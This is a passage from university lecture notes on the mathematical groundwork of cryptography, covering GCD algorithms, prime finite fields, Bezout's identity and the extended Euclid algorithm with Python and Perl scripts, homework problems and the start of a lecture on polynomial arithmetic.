```
GCD.py 15 18                    =>          GCD: 3

GCD.py 123456789 987654321      =>          GCD: 9
```

- And shown below is an equally simple Perl implementation. All the good things I said about the Python implementation apply just the same to the Perl implementation:

```
#!/usr/bin/env perl

##  GCD.pl
##  Avi Kak

use strict;
use warnings;

die "\nUsage:   $0  <integer>  <integer>\n" unless @ARGV == 2;

die "At least one of your numbers is too large! Use GCDWithBigInt.pl instead\n"
    if ($ARGV[0] > 0x7f_ff_ff_ff) or ($ARGV[1] > 0x7f_ff_ff_ff);

my ($a,$b) = @ARGV;
while ($b) {
    ($a,$b) = ($b, $a % $b);
}
print "\nGCD: $a\n\n";
```

This script behaves in exactly the same fashion as the Python script — as long as the integers involved are small enough to fit Perl's 4-byte representation for unsigned ints. That is the reason for the exception that is thrown in the second statement. For large integers, use the following script instead:

```
#!/usr/bin/perl -w

##  GCDWithBigInt.pl
##  Avi Kak

use strict;
use Math::BigInt;

die "\nUsage:   $0  <integer>  <integer>\n" unless @ARGV == 2;
```

```
my ($a,$b) = @ARGV;

$a = Math::BigInt->new("$a");
$b = Math::BigInt->new("$b");

while ($b->is_pos()) {
    ($a,$b) = ($b, $a->copy()->bmod($b));
}

print "\nGCD: $a\n\n";
```

- So if you call

```
GCDWithBigInt.pl  83975398475398749837499 2948576793949587674444
```

you will get the answer "GCD: 23". As you know, with Python, you do not have to do anything special for calculating with large numbers since it natively knows how to deal with numbers of arbitrary size.

- There is an alternative approach to calculating the GCD of two integers that in some cases may prove faster. This method, explained in the rest of this subsection, is referred to as the **Binary GCD algorithm**. It is also known as the **Stein's algorithm** after Josef Stein who first published it in 1967.

- Just as the boundary conditions and the recursion in Euclid's GCD algorithm are best for a computer with direct hardware support for divisions and multiplications, the same in the binary GCD algorithm are meant for a computer (which is likely to be

an embedded device) that prefers to implement multiplications and division by appropriately shifting the binary code word representations of the integers. [**As you know, shifting a binary code word to the left by one bit position means multiplication by 2. Similarly, shifting by one bit position to the right means division by 2. Before you do the latter, you would want to make sure that you are dealing with an even integer, that is, with an integer whose LSB (least significant bit) is not set.**]

- The previously stated boundary conditions $gcd(a, a) = a$, and $gcd(a, 0) = gcd(0, a) = a$ also applies to the binary GCD algorithm. However, for a recursive implementation of the algorithm, we must now consider the following five cases:

  1. If both the integers a and b are even, meaning if the LSB for both integers is not set, then 2 is a common factor of the two integers. So $gcd(a, b) = 2 \times gcd(a/2, b/2)$. The new arguments $a/2$ and $b/2$ are obtained by shifting the binary word representations for each integer to the right by one bit position. The multiplication by 2 in the recursion is achieved by shifting to the left the *gcd* result returned by the recursive call.

  2. If a is even and b is odd, then $gcd(a, b) = gcd(a/2, b)$. So we shift a to the right by one bit position and call *gcd* again.

  3. If a is odd and b is even, then $gcd(a, b) = gcd(a, b/2)$. So we shift b to the right by one bit position and call *gcd* again.

4. If both a and b are odd and, at the same time, $a > b$, then we can show that the *gcd* recursion takes the following form $gcd(a, b) = gcd(a - b, b) = gcd((a - b)/2, b)$, where the first step is basically a rewrite of Euclid's original recursion and the second step a consequence of the fact that when both a and b are odd, their difference is even. As we mentioned above, when *gcd* is called with the first argument even and the second argument odd, we make a recursive call in which we divide the first argument by 2 and leave the second unchanged.

5. If both a and b are odd and, at the same time, $a < b$, then, reasoning in the same manner as in the previous step, we can show that the *gcd* recursion takes the following form $gcd(a, b) = gcd(b - a, a) = gcd((b - a)/2, a)$.

- Shown below is a Python implementation of the binary GCD algorithm:

```
#!/usr/bin/env python

##  BGCD.py

import sys
if len(sys.argv) != 3:
    sys.exit("\nUsage:   %s  <integer>  <integer>\n" % sys.argv[0])

a,b = int(sys.argv[1]),int(sys.argv[2])

def bgcd(a,b):
    if a == b: return a                                          #(A)
    if a == 0: return b                                          #(B)
    if b == 0: return a                                          #(C)
    if (~a & 1):                                                 #(D)
        if (b &1):                                               #(E)
            return bgcd(a >> 1, b)                               #(F)
        else:                                                    #(G)
            return bgcd(a >> 1, b >> 1) << 1                     #(H)
    if (~b & 1):                                                 #(I)
        return bgcd(a, b >> 1)                                   #(J)
    if (a > b):                                                  #(K)
```

```
        return bgcd( (a-b) >> 1, b)                                  #(L)
    return bgcd( (b-a) >> 1, a )                                     #(M)

gcdval = bgcd(a, b)
print("\nBGCD: %d\n" % gcdval)
```

The implementation shown uses Python's bitwise operators for the integer types. [The unary operator '~' inverts the bits in its argument integer, the binary operator '&' carries out a bitwise `and` of the two arguments, the operator '<<' does a non-circular left shift of the left-argument integer by the number of positions that correspond to the right argument, and, finally, the operator '>>' does the same for the right shifts.] The test in line (D) checks whether a is even and that in line (E) checks whether b is odd. The recursion in line (H) will only be invoked when both a and b are even. Note how we multiply the answer returned by the recursive call by 2 by shifting it to the left by one position.

- As to how the five enumerated steps shown prior to the implementation on the previous page map to the various code lines, the recursion called by Step 1 is in line (H), by Step 2 in line F, by Step 3 in line (J), by Step 4 in line (L), and, finally, by Step 5 in line (M).

- Try making calls like

```
BGCD.py 321451443876 1255547372888

GCD.py 321451443876 1255547372888
```

to make sure that the two different implementation for calculating the GCD return the same answer.

- Shown next is a Perl implementation for the BGCD algorithm. Its logic mirrors that of the Python script shown above.

```
#!/usr/bin/perl -w

##  BGCD.pl

use strict;

die "\nUsage:   $0  <integer>  <integer>\n" unless @ARGV == 2;

my ($a,$b) = @ARGV;

my $gcdval = bgcd($a,$b );
print "\nBGCD: $gcdval\n\n";

sub bgcd {
    my ($a,$b) = @_;
    return $a if $a == $b;                                      #(A)
    return $b if $a == 0;                                       #(B)
    return $a if $b == 0;                                       #(C)
    if (~$a & 1) {                                              #(D)
        if ($b & 1) {                                           #(E)
            return bgcd($a >> 1, $b);                           #(F)
        } else {                                                #(G)
            return bgcd($a >> 1, $b >> 1) << 1;                 #(H)
        }
    }
    return bgcd($a,$ b >> 1) if (~$b & 1);                      #(I)
    return bgcd( ($a - $b) >> 1, $b) if ($a > $b);              #(J)
    return bgcd( ($b - $a) >> 1, $a );                          #(K)
}
```

5.5: PRIME FINITE FIELDS

- Earlier we showed that the set of remainders, Z_n is, in general, a commutative ring.

- The main reason for why, in general, Z_n is only a commutative ring and **not** a finite field is because not every element in Z_n is guaranteed to have a multiplicative inverse.

- In particular, as shown before, an element a of Z_n does **not** have a multiplicative inverse if a is not **relatively prime** to the modulus n.

- What if we choose the modulus n to be a **prime number**? (A prime number has only two divisors, one and itself.)

- For prime n, every non-zero element $a \in Z_n$ will be **relatively prime** to n. That implies that there will exist a **multiplicative inverse** for every non-zero $a \in Z_n$ for prime n.

- Therefore, Z_p is a **finite field** if we assume p denotes a **prime number**. Z_p is sometimes referred to as a **prime finite field**. Such a field is also denoted $GF(p)$, where GF stands for "Galois Field".

- Proving that, for prime p, every non-zero element of Z_p possess a unique MI (multiplicative inverse) is pretty straightforward. In a proof by contradiction, assume that a non-zero element $a \in Z_p$ possesses two *different* MIs b and c. That would imply $a \times b = 1 \; (mod \; p)$ and $a \times c = 1 \; (mod \; p)$. That would mean that $a \times (b - c) \equiv 0 \; (mod \; p) \equiv p \; (mod \; p)$. But that is impossible since the prime number p cannot be so factorized. The integer p only possesses only trivial factors, 1 and itself.

5.5.1: What Happened to the Main Reason for Why Z_n Could Not be an Integral Domain?

- Earlier, when we were looking at how to characterize Z_n, we said that, although it possessed a *multiplicative identity element*, it could not be an **integral domain** because Z_n allowed for the equality $a \times b = 0$ even for non-zero a and b. (Recall, 0 means the *additive identity element*.)

- If we have now decided that Z_p is a finite field for prime p because every element in Z_p has a unique multiplicative inverse, are we sure that we can now also guarantee that if $a \times b = 0$ then either a or b must be 0?

- Yes, we have that guarantee because $a \times b = 0$ for general Z_n occurs only when non-zero a and b are factors of the modulus n. When n is a prime, its only factors are 1 and n. So with the elements of Z_n being in the range 0 through $n-1$, the only time we will see $a \times b = 0$ is when either a is 0 or b is 0.

5.6: FINDING MULTIPLICATIVE INVERSES FOR THE ELEMENTS OF Z_p

- In general, to find the multiplicative inverse of $a \in Z_n$, we need to find an element $b \in Z_n$ such that

$$a \times b \equiv 1 \, (mod \, n)$$

- Based on the discussion so far, we can say that the multiplicative inverses exist for all $a \in Z_n$ for which we have

$$gcd(a, \, n) = 1$$

  When n equals a prime p, this condition will always be satisfied by all non-zero elements of Z_p.

- With regard to finding the value of the multiplicative inverse of a given integer a in modulo n arithmetic, we can do so with the help of Bezout's Identity that is presented below. The next section presents a proof of this identity. Subsequently, in Section 5.6.2, we will show how to actually use the identity for finding multiplicative inverses.

- In general, it can be shown that when a and n are **any** pair of positive integers, the following must always hold for some integers x and y (that may be positive or negative or zero):

$$gcd(a,\ n) \quad = \quad x \ \times \ a \ + \ y \ \times \ n \tag{1}$$

  This is known as the **Bezout's Identity**. For example, when $a = 16$ and $n = 6$, we have $gcd(16,\ 6) = 2$. We can certainly write: $2 = (-1) \times 16 + 3 \times 6 = 2 \times 16 + (-5) \times 6$. This shows that x and y do not have to be unique in Bezout's identity for given a and n.

5.6.1: Proof of Bezout's Identity

We will now prove that for a given pair of positive integers a and b, we have

$$gcd(a,\ b) \quad = \quad ax \quad + \quad by \tag{2}$$

for some positive or negative integers x and y.

- First define a set S as follows

$$S \quad = \quad \{am\ +\ bn\ \mid\ am\ +\ bn\ >\ 0,\ \ m,n \in N\} \tag{3}$$

  where N is the set of all integers. That is,

$$N \quad = \quad \{...., -3, -2, -1, 0, 1, 2, 3, ...\} \tag{4}$$

- Note that, by its definition, S can only contain *positive* integers. When $a = 8$ and $b = 6$, we have

$$S \quad = \quad \{2, 4, 6, 8....\} \tag{5}$$

  It is interesting to note that several pairs of (m, n) will usually result in the same element of S. For example, with $a = 8$ and

$b = 6$, the element 2 of S is given rise to by the following pairs of $(m, n) = (1, -1), (-2, 3), (4, -5), ...$

- Now let d denote the *smallest* element of S.

- Let's now express a in the following form

$$a = qd + r, \quad 0 \leq r < d \tag{6}$$

Obviously then,

$$\begin{aligned} r &= a \bmod d \\ &= a - qd \\ &= a - q(am + bn) \\ &= a(1 - qm) + b(-n) \end{aligned}$$

We have just expressed the residue r as a linear sum of a and b. But that is only possible if r equals 0. If r is not 0 but actually a non-zero integer *less than* d that it must be, that would violate the fact that d is the smallest positive linear sum of a and b.

- Since r is zero, it must be the case that $a = qd$ for some integer q. Similarly, we can prove that b is sd for some integer s. This proves that d is a common divisor of a and b.

- But how do we know that d is the GCD of a and b?

- Let's assume that some other integer c is also a divisor of a and b. Then it must be the case that c is a divisor of all linear combinations of the form $ma + nb$. Since d is of the form $ma + nb$, then c must be a divisor of d. This fact applies to any arbitrary common divisor c of a and b. That is, *every* common divisor c of a and b must also be a divisor of d.

- Hence it must be the case that d is the GCD of a and b.

5.6.2: Finding Multiplicative Inverses Using Bezout's Identity

- Given an a that is relatively prime to n, we must obviously have $gcd(a, n) = 1$. Such a and n must satisfy the following constraint for some x and y:

$$x \times a + y \times n = 1 \qquad (7)$$

  Let's now consider this equation **modulo n**. Since y is an integer, $y \times n \; mod \; n$ equals 0. Thus, it must be the case that, considered **modulo n**, x equals a^{-1}, the multiplicative inverse of a modulo n.

- Eq. (7) shown above gives us a strategy for finding the multiplicative inverse of an element a:

  – We use the same Euclid algorithm as before to find the $gcd(a, n)$,

  – but now at each step we write the expression in the form $a \times x + n \times y$ **for the remainder**

– eventually, before we get to the remainder becoming 0, when the remainder becomes 1 (which will happen only when a and n are relatively prime), x will automatically be the multiplicative inverse we are looking for.

- The next four subsections will explain the above algorithm in greater detail.

5.6.3: Revisiting Euclid's Algorithm for the Calculation of GCD

- Earlier in Section 5.4.1 we showed the following steps for a straightforward application of Euclid's algorithm for finding $gcd(b1,\ b2)$:

$$
\begin{aligned}
gcd(b_1, b_2) & \\
& = gcd(b_2, b_1 \ mod \ b_2) \ = \ gcd(b_2, b_3) \\
& = gcd(b_3, b_2 \ mod \ b_3) \ = \ gcd(b_3, b_4) \\
& = gcd(b_4, b_3 \ mod \ b_4) \ = \ gcd(b_4, b_5) \\
& .... \qquad\qquad .... \\
& .... \qquad\qquad .... \\
& until \ \ b_{m-1} \ \ mod \ \ b_m \ == \ 0 \ \ then \ \ gcd(b1, b2) \ = \ b_m
\end{aligned}
$$

- Next, let's make explicit the arithmetic operations required for carrying out the recursion at each step. This is shown on the next page.

- In the display shown below, what you see on the right of the vertical line makes explicit the arithmetic operations required for the computation of the remainders on the previous page:

$$
\begin{array}{lll|l}
gcd(b_1, b_2) & & & \textit{assume } b_1 > b_2 \\
= gcd(b_2, b_1 \bmod b_2) & = & gcd(b_2, b_3) & b_3 = b_1 - q_1 \times b_2 \\
= gcd(b_3, b_2 \bmod b_3) & = & gcd(b_3, b_4) & b_4 = b_2 - q_2 \times b_3 \\
= gcd(b_4, b_3 \bmod b_4) & = & gcd(b_4, b_5) & b_5 = b_3 - q_3 \times b_4 \\
.... & & .... & \\
.... & & .... & \\
gcd(b_{m-1}, b_m) & & & b_m = b_{m-2} - q_{m-2} \times b_{m-1}
\end{array}
$$

  until b_m is either 0 or 1.

- If $b_m = 0$ and b_{m-1} exceeds 1, then there does NOT exist a multiplicative inverse for b_1 in arithmetic modulo b_2. For example, $gcd(4, 2) = gcd(2, 0)$, therefore 4 has no multiplicative inverse modulo 2.

- If $b_m = 1$, then there exists a multiplicative inverse for b_1 in arithmetic modulo b_2. For examples, $gcd(3, 7) = gcd(7, 3) = gcd(3, 1)$ therefore there exists a multiplicative inverse for 3 modulo 7.

5.6.4: What Conclusions Can We Draw From the Remainders?

- The final remainder is always 0. By remainder we mean the second argument in the recursive call to $gcd()$ at each step.

- If the next to the last remainder is greater than 1, this remainder is the GCD of $b1$ and $b2$. Additionally, $b1$ and $b2$ are **NOT** relatively prime. **In this case, neither can have a multiplicative inverse modulo the other.**

- If the next to the last remainder is 1, the two input integers, $b1$ and $b2$, are relatively prime. In this case, $b1$ possesses a multiplicative inverse modulo $b2$.

5.6.5: Rewriting GCD Recursion in the Form of Derivations for the Remainders

- We will now focus solely on the remainders in the recusive steps shown on page 33.

- We will rewrite the calculation of the remainders shown to the right of the vertical line on page 33 in such a way that each remainder is a linear sum of the original integers $b1$ and $b2$.

- Note that before we get to the final remainder of 0, we are supposed to make sure that the remainder that comes just before the last is 1 (that is presumably the GCD of the two numbers if they are relatively prime):

```
gcd(b1, b2):

b3   =   b1  -  q1.b2

b4   =   b2  -  q2.b3
     =   b2  -  q2.(b1 - q1.b2)
     =   b2  -  q2.b1  +  q1.q2.b2
     =   -q2.b1  +  (1 + q1.q2).b2

b5   =   b3  -  q3.b4
     =   (b1 - q1.b2) - q3.( -q2.b1 + (1 + q1.q2).b2 )
```

```
          =   b1 + q2.q3.b1 - q1.b2 - q3.(1 + q1.q2).b2
          =   (1 + q2.q3).b1 - (q1 - q1.q2 - q3).b2
    .
    .

bm    =   (......).b1 ~~~ +  ~~~ (......). b2
```

- Stop when b_m is 1 (that will happen when b_1 and b_2 are co-prime). Otherwise, stop when b_m is 0, in which case there is no multiplicative inverse for b_1 modulo b_2.

- If you stopped because b_m is 1, then the multiplier of b_1 in the expansion for b_m is the multiplicative inverse of b_1 modulo b_2.

- When the above steps are implemented in the form of an algorithm, we have the **Extended Euclid's Algorithm**

5.6.6: Two Examples That Illustrate the Extended Euclid's Algorithm

Let's find the multiplicative inverse of 32 modulo 17:

```
gcd( 32, 17 )
    = gcd( 17, 15 )     | residue  15  = 1x32 - 1x17
    = gcd( 15, 2 )      | residue   2  = 1x17 - 1x15
                        |              = 1x17 - 1x(1x32 - 1x17)
                        |              = (-1)x32 + 2x17
    = gcd(  2, 1 )      | residue   1  = 1x15 - 7x2
                        |              = 1x(1x32 - 1x17)
                        |                   - 7x( (-1)x32 + 2x17 )
                        |              = 8x32 - 15x17
```

Therefore the multiplicative inverse of 32 modulo 17 is 8.

Let's now find the multiplicative inverse of 17 modulo 32:

```
gcd( 17, 32 )
    = gcd( 32, 17 )     | residue  17  = 1x17 + 0x32
    = gcd( 17, 15 )     | residue  15  = -1x17 + 1x32
    = gcd( 15, 2  )     | residue   2  = 1x17 - 1x15
                        |              = 1x17 - 1x( 1x32 - 1x17 )
                        |              = 2x17 - 1x32
    = gcd(  2, 1  )     | residue   1  = 15 - 7x2
                        |              = (1x32 - 1x17)
                        |                    - 7x(2x17 - 1x32)
                        |              = (-15)x17 + 8x32
                        |              = 17x17 + 8x32
                        |                (since the additive
                        |                 inverse of 15 is 17 mod 32)
```

Therefore the multiplicative inverse of 17 modulo 32 is 17.

5.7: THE EXTENDED EUCLID'S ALGORITHM IN PERL AND PYTHON

- So our quest for finding the multiplicative inverse (MI) of a number *num* modulo *mod* boils down to expressing the residues at each step of Euclid's recursion as a linear sum of *num* and *mod*, and, when the recursion terminates, taking for MI the coefficient of *num* in the final linear summation.

- As we step through the recursion called for by Euclid's algorithm, the originally supplied values for *num* and *mod* become modified as shown earlier. So let's use NUM to refer to the originally supplied value for *num* and MOD to refer to the originally supplied value for *mod*.

- Let x represent the coefficient of NUM and y the coefficient of MOD in our linear summation expressions for the residue at each step in the recursion. So our goal is to express the residue at each step in the form

$$residue \quad = \quad x * NUM \quad + \quad y * MOD \tag{8}$$

And then, when the *residue* is 1, to take the value of x as the multiplicative inverse of NUM modulo MOD, assuming, of course, the MI exists.

- What is interesting is that if you stare at the two examples shown in the previous section long enough (and, play with more examples like that), you will make the discovery that, as the Euclid's recursion proceeds, the new values of x and y can be computed directly from their current values and their previous values (which we will denote x_{old} and y_{old}) by the formulas:

$$\begin{aligned} x \quad &<= \quad x_{old} \quad - \quad q * x \\ y \quad &<= \quad y_{old} \quad - \quad q * y \end{aligned}$$

where q is the integer quotient obtained by dividing num by mod. To establish this fact, the following table illustrates again the second of the two examples shown in the previous section. This is the example for calculating $gcd(17, 32)$ where we are interested in finding the MI of 17 modulo 32:

Row	q = num//mod	num	mod	x	y
A. Initialization				1	0
B.		17	32	0	1
C. gcd(17, 32)					
D. residue = 17	17//32 = 0	32	17	1	0
E. gcd(32, 17)					
F. residue = 15	32//17 = 1	17	15	-1	1
G. gcd(17, 15)					

```
                              |                |       |     |     |     |
H.          residue = 2       | 17//15 =  1    |  15   |  2  |  2  |  -1 |
                              |                |       |     |     |     |
I.   gcd(15, 2)               |                |       |     |     |     |
                              |                |       |     |     |     |
J.          residue = 1       | 15//2 =  7     |   2   |  1  | -15 |  8  |
                              |                |       |     |     |     |
-------------------------------------------------------------------------
```

- Note the following rules for constructing the above table:
  - Rows A and B of the table are for initialization. We set x_{old} and y_{old} to 1 and 0, respectively, and their current values to 0 and 1. At this point, *num* is 17 and *mod* 32.
  - Note that the first thing we do in each new row is to calculate the quotient obtained by dividing the current *num* by the current *mod*. Only after that we update the values of *num* and *mod* in that row according to Euclid's recursion. For example, when we calculate q in row F, the current *num* is 32 and the current *mod* 17. Since the integer quotient obtained when you divide 32 by 17 is 1, the value of q in this row is 1. Having obtained the residue, we now invoke Euclid's recursion, which causes *num* to become 17 and *mod* to become 15 in row F.
  - We update the values of x on the basis of its current value and its previous value and the current value of the quotient q. For example, when we calculate the value of x in row J, the current value for x at that point is the one shown in row H, which is 2, and the previous value for x is shown in row F,

which is -1. Since the current value for the quotient q is 7, we obtain the new value of x in row J by $-1-7*2 = -15$. This is according to the update formula for the x coefficients: $x = x_{old} - q \times x$.

– The same goes for the variable y. It is updated in the same manner through the formula $y = y_{old} - q \times y$.

- Shown below is a Python implementation of the table construction presented above. The script shown is called with two command-line integer arguments. The **first** argument is the number whose MI you want to calculate and the **second** argument the modulus. As you'd expect, the MI exists only when $gcd(first, second) = 1$. When the MI does not exist, it prints out a "NO MI" message, followed by printing out the value of the gcd.

```
#!/usr/bin/env python

## FindMI.py

import sys

if len(sys.argv) != 3:
    sys.stderr.write("Usage: %s   <integer>   <modulus>\n" % sys.argv[0])
    sys.exit(1)

NUM, MOD = int(sys.argv[1]), int(sys.argv[2])

def MI(num, mod):
    '''
    This function uses ordinary integer arithmetic implementation of the
    Extended Euclid's Algorithm to find the MI of the first-arg integer
    vis-a-vis the second-arg integer.
    '''
    NUM = num; MOD = mod
    x, x_old = 0L, 1L
    y, y_old = 1L, 0L
```

```
    while mod:
        q = num // mod
        num, mod = mod, num % mod
        x, x_old = x_old - q * x, x
        y, y_old = y_old - q * y, y
    if num != 1:
        print("\nNO MI. However, the GCD of %d and %d is %u\n" % (NUM, MOD, num))
    else:
        MI = (x_old + MOD) % MOD
        print("\nMI of %d modulo %d is: %d\n" % (NUM, MOD, MI))

MI(NUM, MOD)
```

- When you invoke the above script by

  ```
  FindMI.py 892347579824379987 89234759842347599
  ```

  it comes with the answer

  ```
  MI of 892347579824379987 modulo 89234759842347599 is: 12596412217821807
  ```

- On the other hand, if you were to call

  ```
  FindMI.py  16  32
  ```

  you will get the answer "NO MI. However, the GCD of 16 and 32 is 16."

- Shown on the next page is a Perl implementation of the same logic that was shown in the Python script above:

```
#!/usr/bin/env perl

##  FindMI.pl
##  Avi Kak

use strict;
use warnings;

die "\nUsage:   $0  <integer>  <integer>\n\n" unless @ARGV == 2;

die "At least one of your numbers is too large! Use FindMIWithBigInt.pl instead\n"
    if ($ARGV[0] > 0x7f_ff_ff_ff) or ($ARGV[1] > 0x7f_ff_ff_ff);

my ($NUM,$MOD) = @ARGV;

MI($NUM, $MOD);

##  This function uses ordinary integer arithmetic implementation of the
##  Extended Euclid's Algorithm to find the MI of the first-arg integer
##  vis-a-vis the second-arg integer.
sub MI {
    my ($num, $mod) = @_;
    my ($x, $x_old) = (0, 1);
    my ($y, $y_old) = (1, 0);
    while ($mod) {
        my $q = int($num / $mod);
        ($num, $mod) = ($mod, $num % $mod);
        ($x, $x_old) = ($x_old - $q * $x, $x);
        ($y, $y_old) = ($y_old - $q * $y, $y);
    }
    if ($num != 1) {
        print "\nNO MI. However, the GCD of $NUM and $MOD is $num\n\n"
    } else {
        my $MI = ($x_old + $MOD) % $MOD;
        print "\nMI of $NUM modulo $MOD is: $MI\n\n";
    }
}
```

- As was the case with our Perl implementation for the GCD algorithm, without the help of the `Math::BigInt` library, the script shown above will give correct results only when the numbers involved do not require more than 4 bytes for their representation. Shown below is a Perl implementation that uses `Math::BigInt`:

```
#!/usr/bin/env perl

##  FindMIWithBigInt.pl
##  Avi Kak

use strict;
use warnings;
use Math::BigInt;

die "\nUsage:   $0  <integer>  <integer>\n\n" unless @ARGV == 2;

my ($NUM,$MOD) = @ARGV;

$NUM = Math::BigInt->new("$NUM");
$MOD = Math::BigInt->new("$MOD");

MI($NUM, $MOD);

##  This function uses ordinary integer arithmetic implementation of the
##  Extended Euclid's Algorithm to find the MI of the first-arg integer
##  vis-a-vis the second-arg integer.
sub MI {
    my ($num, $mod) = @_;
    my ($x, $x_old) = (Math::BigInt->bzero(), Math::BigInt->bone());
    my ($y, $y_old) = (Math::BigInt->bone(), Math::BigInt->bzero());
    while ($mod->is_pos()) {
        my $q = $num->copy()->bdiv($mod);
        ($num, $mod) = ($mod, $num->copy()->bmod($mod));
        ($x, $x_old) = ($x_old->bsub( $q->bmul($x) ), $x);
        ($y, $y_old) = ($y_old->bsub( $q->bmul($y)), $y);
    }
    if ( ! $num->is_one() ) {
        print "\nNO MI. However, the GCD of $NUM and $MOD is $num\n\n"
    } else {
        my $MI = $x_old->badd( $MOD )->bmod( $MOD );
        print "\nMI of $NUM modulo $MOD is: $MI\n\n";
    }
}
```

- When you invoke the above script by

  ```
  FindMIWithBigInt.pl 892347579824379987 89234759842347599
  ```

  it comes back with the answer

  ```
  MI of 892347579824379987 modulo 89234759842347599 is: 12596412217821807
  ```

5.8: HOMEWORK PROBLEMS

1. What do we get from the following mod operations:

$$\begin{aligned} 2 \bmod 7 &= ? \\ 8 \bmod 7 &= ? \\ -1 \bmod 8 &= ? \\ -19 \bmod 17 &= ? \end{aligned}$$

Don't forget that, when the modulus is n, the result of a mod operation must be an integer between 0 and $n-1$, both ends inclusive, regardless of what quotient you have to use for the division. [When the dividend, such as the number -19 above, is negative, you'll have no choice but to use a negative quotient in order for the remainder to be between 0 and $n-1$, both ends inclusive.]

2. What is the difference between the notation

$$a \bmod n$$

and the notation

$$a \equiv b \pmod{n}$$

3. What is the notation for expressing that a is a divisor of b, that is when $b = m \times a$ for some integer m?

4. Consider the following equality:

$$(p \;+\; q)\; mod\; n \quad = \quad [\,(p\; mod\; n) \;+\; (q\; mod\; n)\,]\;\; mod\; n$$

Choose numbers for p, q, and n that show that the following version of the above is NOT correct:

$$(p \;+\; q)\; mod\; n \quad = \quad (p\; mod\; n) \;+\; (q\; mod\; n)$$

5. The notation Z_n stands for the set of residues. What does that mean?

6. How would you explain that Z_n is a commutative ring?

7. If I say that a number b in Z_n is the additive inverse of a number a in the same set, what does that say about $(a + b)\; mod\; n$?

8. If I say that a number b in Z_n is the multiplicative inverse of a number a in the same set, what does that say about $(a \times b)\; mod\; n$?

9. Is it possible for a number in Z_n to be its own additive inverse? Give an example.

10. Is it possible for a number in Z_n to be its own multiplicative inverse? Give an example.

11. Why is Z_n not an integral domain?

12. Why is Z_n not a finite field?

13. What are the asymmmetries between the modulo n addition and modulo n multiplication over Z_n?

14. Is it true that there exists an additive inverse for every number in Z_n regardless of the value of n?

15. Is it true that there exists a multiplicative inverse for every number in Z_n regardless of the value of n?

16. For any given n, what special property is satisfied by those numbers in Z_n that possess multiplicative inverses?

17. What is Euclid's algorithm for finding the GCD of two numbers?

18. How do you prove the correctness of Euclid's algorithm?

19. What is Bezout's identity for the GCD of two numbers?

20. How do we use Bezout's identity to find the multiplicative inverse of an integer in Z_p?

21. Find the multiplicative inverse of each nonzero element in Z_{11}.

22. **Programming Assignment:** Rewrite and extend the Python implementation of the *binary* GCD algorithm presented in Section 5.4.4 so that it incorporates the Bezout's Identity to yield multiplicative inverses. In other words, create a binary version of the multiplicative-inverse script of Section 5.7 that finds the answers by implementing the multiplications and division as bit shift operations.

23. **Programming Assignment:**

    All of the Python scripts shown in this lecture will work for arbitrary sized integers — simply because Python has the ability to create appropriate internal representations for arbitrary sized integers. On the other hand, when the size of an integer in Perl exceeds what can be stored as an unsigned int in 4 bytes, it creates an 8-byte floating point representation for the number. What that means is that while you can expect Python to keep on returning correct answers as the numbers get bigger, at some point the answers returned by Perl will start to be wrong. Your first task in this programming assignment is to see this effect for yourself by calling the Python and the Perl scripts with larger and larger integers.

    And your second task is to use Perl's `Math::BigInt` library to

modify the Perl scripts shown so that the answers returned are always correct for integers of any size.

24. **Programming Assignment:**

As you will see later, prime numbers play a critical role in many different types of algorithms important to computer security. A highly inefficient way to figure out whether an integer n is prime is to construct its set of remainders Z_n and to find out whether every element in this set, except of course the element 0, has a multiplicative inverse. Write a Python script that calls the MI script of Section 5.7 to find out whether all of the elements in the set Z_n for your choice of n possess multiplicative inverses. Your script should prompt the user for a value for n. Try your script for increasingly larger values of n — especially values with more than six decimal digits. For each n whose value you enter when prompted, your script should print out whether it is a prime or not.

Lecture 6: Finite Fields (PART 3)

PART 3: Polynomial Arithmetic

Theoretical Underpinnings of Modern Cryptography

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 26, 2017

3:31pm

Goals:

- To review polynomial arithmetic
- Polynomial arithmetic when the coefficients are drawn from a finite field
- The concept of an irreducible polynomial
- Polynomials over the $GF(2)$ finite field

CONTENTS

6.1: POLYNOMIAL ARITHMETIC

- Why study polynomial arithmetic? As you will see in the next lecture, defining finite fields over sets of polynomials will allow us to create a finite set of numbers that are particularly appropriate for digital computation. Since these numbers will constitute a finite field, we will be able to carry out all arithmetic operations on them — in particular the operation of division — without error.

- A polynomial is an expression of the form

$$a_n x^n \; + \; a_{n-1} x^{n-1} \; + \; ..... \; + \; a_1 x \; + \; a_0$$

  for some non-negative integer n and where the **coefficients** a_0, a_1, ..., a_n are drawn from some designated set S. S is called the **coefficient set**.

- When $a_n \neq 0$, we have a polynomial of degree n.

- A **zeroth-degree** polynomial is called a **constant polynomial**.

- **Polynomial arithmetic** deals with the addition, subtraction, multiplication, and division of polynomials.

- Note that we have **no interest in evaluating the value of a polynomial** for a specific value of the variable x.

6.2: ARITHMETIC OPERATIONS ON POLYNOMIALS

- We can add two polynomials:

$$\begin{aligned} f(x) &= a_2x^2 + a_1x + a_0 \\ g(x) &= b_1x + b_0 \\ f(x) + g(x) &= a_2x^2 + (a_1+b_1)x + (a_0+b_0) \end{aligned}$$

- We can subtract two polynomials:

$$\begin{aligned} f(x) &= a_2x^2 + a_1x + a_0 \\ g(x) &= b_3x^3 + b_0 \\ f(x) - g(x) &= -b_3x^3 + a_2x^2 + a_1x + (a_0-b_0) \end{aligned}$$

- We can multiply two polynomials:

$$\begin{aligned} f(x) &= a_2x^2 + a_1x + a_0 \\ g(x) &= b_1x + b_0 \\ f(x) \times g(x) &= a_2b_1x^3 + (a_2b_0+a_1b_1)x^2 + (a_1b_0+a_0b_1)x + a_0b_0 \end{aligned}$$

- We can divide two polynomials (result obtained by long division):

$$\begin{aligned} f(x) &= a_2x^2 + a_1x + a_0 \\ g(x) &= b_1x + b_0 \\ f(x) \;/\; g(x) &= ? \end{aligned}$$

6.3: DIVIDING ONE POLYNOMIAL BY ANOTHER USING LONG DIVISION

- Let's say we want to divide the polynomial $8x^2 + 3x + 2$ by the polynomial $2x + 1$:

- In this example, our **dividend** is $8x^2 + 3x + 2$ and the **divisor** is $2x + 1$. We now need to find the **quotient**.

- Long division for polynomials consists of the following steps:

  – Arrange both the dividend and the divisor in the descending powers of the variable.

  – Divide the first term of the dividend by the first term of the divisor and write the result as the first term of the quotient. In our example, the first term of the dividend is $8x^2$ and the first term of the divisor is $2x$. So the first term of the quotient is $4x$.

  – Multiply the divisor with the quotient term just obtained and arrange the result under the dividend so that the same powers

of x match up. Subtract the expression just laid out from the dividend. In our example, $4x$ times $2x + 1$ is $8x^2 + 4x$. Subtracting this from the dividend yields $-x + 2$.

